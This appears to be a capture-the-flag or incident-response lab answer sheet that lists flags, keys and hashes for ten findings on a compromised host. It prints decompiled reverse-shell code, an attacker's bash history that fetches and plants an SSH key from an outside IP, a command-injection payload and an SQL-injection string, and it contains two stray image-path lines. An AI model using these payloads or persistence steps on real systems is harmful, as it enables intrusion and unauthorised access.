1) **Backdoor in contact form**

(source code of contact page)
key:5Mk3rXNhMC8Osgpki3iOcdVTkSAIMdxE

(decoded from base64 backdoor in
/home/it_consultant/vese-projects-code/websites/php/test_comment.php)
data: 426ce929ea051285e551eaf2b2de2bf463ae78456fa3b64adb5fd2214d985e34

{FLAG_PUBWEBSI_BACK_892356}

2) **Root crontab task (crontab -l on root), strings /usr/bin/anew**

key [/usr/bin/anew]: r55GbKoQJ4sYBrVZh8gcKjzMveOTVOog
data [/usr/bin/anew]:
5aa763ea5293b958f68609bbdf18661c70c69c0c92548838e40806b1be0b6564

```
1
2  undefined8 main(void)
3
4  {
5    int __fd;
6    long in_FS_OFFSET;
7    undefined local_38 [4];
8    in_addr_t local_34;
9    char *local_28;
10   undefined8 local_20;
11   long local_10;
12
13   local_10 = *(long *)(in_FS_OFFSET + 0x28);
14   __fd = socket(2,1,0);
15   local_38._0_2_ = 2;
16   local_38._2_2_ = htons(0x343d);
17   local_34 = inet_addr("10.10.10.10");
18   connect(__fd,(sockaddr *)local_38,0x10);
19   dup2(__fd,0);
20   dup2(__fd,1);
21   dup2(__fd,2);
22   local_28 = "/bin/sh";
23   local_20 = 0;
24   execve("/bin/sh",&local_28,(char **)0x0);
25   printf("Key: r55GbKoQJ4sYBrVZh8gcKjzMveOTVOog");
26   printf("5aa763ea5293b958f68609bbdf18661c70c69c0c92548838e40806b1be0b6564");
27   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
28                     /* WARNING: Subroutine does not return */
29     __stack_chk_fail();
30   }
31   return 0;
32 }
33
```

{FLAG_MAINHOST_CREV_115070}

3) **Passwords are MD5 stored**

key [/home/it_consultant/vese-projects-code/websites/php/login.php]:
qL1cmCvxPS626V9MBVCL3x18LKZc4oc8
data [/root/vese-project-dockers/db/setup.sql]:
ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2


{FLAG_INTWEBSI_IHAL_421571}

4) **Disk utils widoczny z ps-aux**

key[/usr/bin/disk_utils.py]: x6jaxiWuSC0hHIGhP0rsQiF1mPFMARLK
data[/root/vese-admin/logs/log1.txt]:
9c9d0ea76e72a58e0ccd45f2c56f2e7771cf3ed59b6ab433780e1deb2372bf19

{FLAG_MAINHOST_RANS_982080}

5) **Flag from the pcap**



k-E-Y: qPQZtryTuPtV9ZVa0uGo97rM1THf7T6b
la-data-133: b205e262a1f1adcd208b7c7e43fb248e2b499f7b9e9d5b378bdbea8a3f860dca

{FLAG_SHARKNET_SNIF_759871}

6) **COMMAND INJECTION IN VASE TERMINAL - FLAG 1**

(key and data in switch.py)
key: IUt0zFZKcPsLo2yek7OgSpockEd80LOA
data: 73b0c826e8be11fa266896bb1150d1844f88fc5458de5a0546b1a2344e9a57b8

{FLAG_PSEUTERM_COIN_256579}

7) **COMMAND INJECTION IN VASE TERMINAL - FLAG 2**
(command injection: banner -s hello; cat flag.txt)
key: pIsTOK52x5NH8Um7e1a2PQV8JVn6qeoC
data: 110bf4e37f4133c7e6bcb6e3b326322b4cded14fd80c3f64ef34e64090adb568
{FLAG_PSEUTERM_MISC_359867}

8) **Attackers added their public ssh key to eliseo**

(/home/eliseo/.ssh/id_rsa.public.key)
key: 0GfABNP4esxc8fDNGQpPnEZJyiaVIoAH
(bash_history)
data: 84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043f0a4200fb77da


{FLAG_MAINHOST_RUBD_507598}

```
[15/11/2022-04:34:01] rm /home/eliseo/.bash_history
[15/11/2022-04:34:06] mkdir /media/rubd
[15/11/2022-04:34:16] mount -t rubd /dev/sb1 /media/rubd
[15/11/2022-04:34:20] ping -c 1 54.17.234.165
[15/11/2022-04:34:20] wget http://54.17.234.165/the_key
[15/11/2022-04:34:20] cat the_key >> /home/eliseo/.ssh/authorized_keys
[15/11/2022-04:34:20] rm the_key
[15/11/2022-04:34:20] 84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043f0a4200fb77da
[15/11/2022-04:34:20] umount /dev/sdb1
[15/11/2022-04:34:20] rm -rf /media/rubd
[15/11/2022-04:37:43] sudo -l
```

9) **MALICIOUS ALIAS - SUDO STEALER**
there is a fsudo file that is aliased for sudo, it steals sudo password
(/home/johnsysadmin/.basrc)
key: 30sCHumIfzWRhhoKRoyFTa7Yx0LaXvmu
(fsudo file in /home/johnsysadmin/.locale)
data: 991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc

{FLAG_MAINHOST_FASU_172836}

10) SQL INJECTION



(login source code)
key: nujnlhrZZKidXugUkCtiUgqDMuoDbnA3
data [/home/it_consultant/vese-projects-code/websites/php/login.php]:
cc5713089b0a9335111f55bd25e39130b843dabadf63e1170c668d0a4a6d5e37

x') OR 1=1 #